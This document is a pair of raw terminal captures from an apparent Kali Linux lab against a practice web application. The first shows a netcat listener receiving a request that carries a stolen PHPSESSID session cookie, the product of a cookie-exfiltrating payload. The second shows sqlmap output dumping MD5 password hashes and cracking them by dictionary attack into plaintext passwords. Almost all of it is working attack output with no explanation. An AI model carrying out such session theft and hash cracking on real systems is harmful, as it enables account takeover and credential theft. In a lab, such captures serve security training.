


┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvp 8000
listening on [any] 8000 ...
192.168.50.100: inverse host lookup failed: Host name lookup failure
connect to [192.168.50.100] from (UNKNOWN) [192.168.50.100] 43596
GET /security=low;%20PHPSESSID=69ce339b86d3c4b358d369522f2e18ac HTTP/1.1
Host: 192.168.50.100:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: http://192.168.50.101/


kali@kali: ~
File Actions Edit View Help
do you want to store hashes to a temporary file for eventual further processing with other tools
[09:56:13] [INFO] writing hashes to a temporary file '/tmp/sqlmapqjtl94g5137817/sqlmaphashes-1wc
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:56:14] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:56:29] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[09:56:34] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:56:34] [INFO] starting 4 processes
[09:56:36] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:56:37] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:56:38] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:56:38] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:56:42] [INFO] using suffix '1'
[09:56:50] [INFO] using suffix '123'
[09:56:52] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:56:57] [INFO] using suffix '2'
[09:57:05] [INFO] using suffix '12'
[09:57:13] [INFO] using suffix '3'
[09:57:21] [INFO] using suffix '13'
[09:57:29] [INFO] using suffix '7'
[09:57:37] [INFO] using suffix '11'
[09:57:45] [INFO] using suffix '5'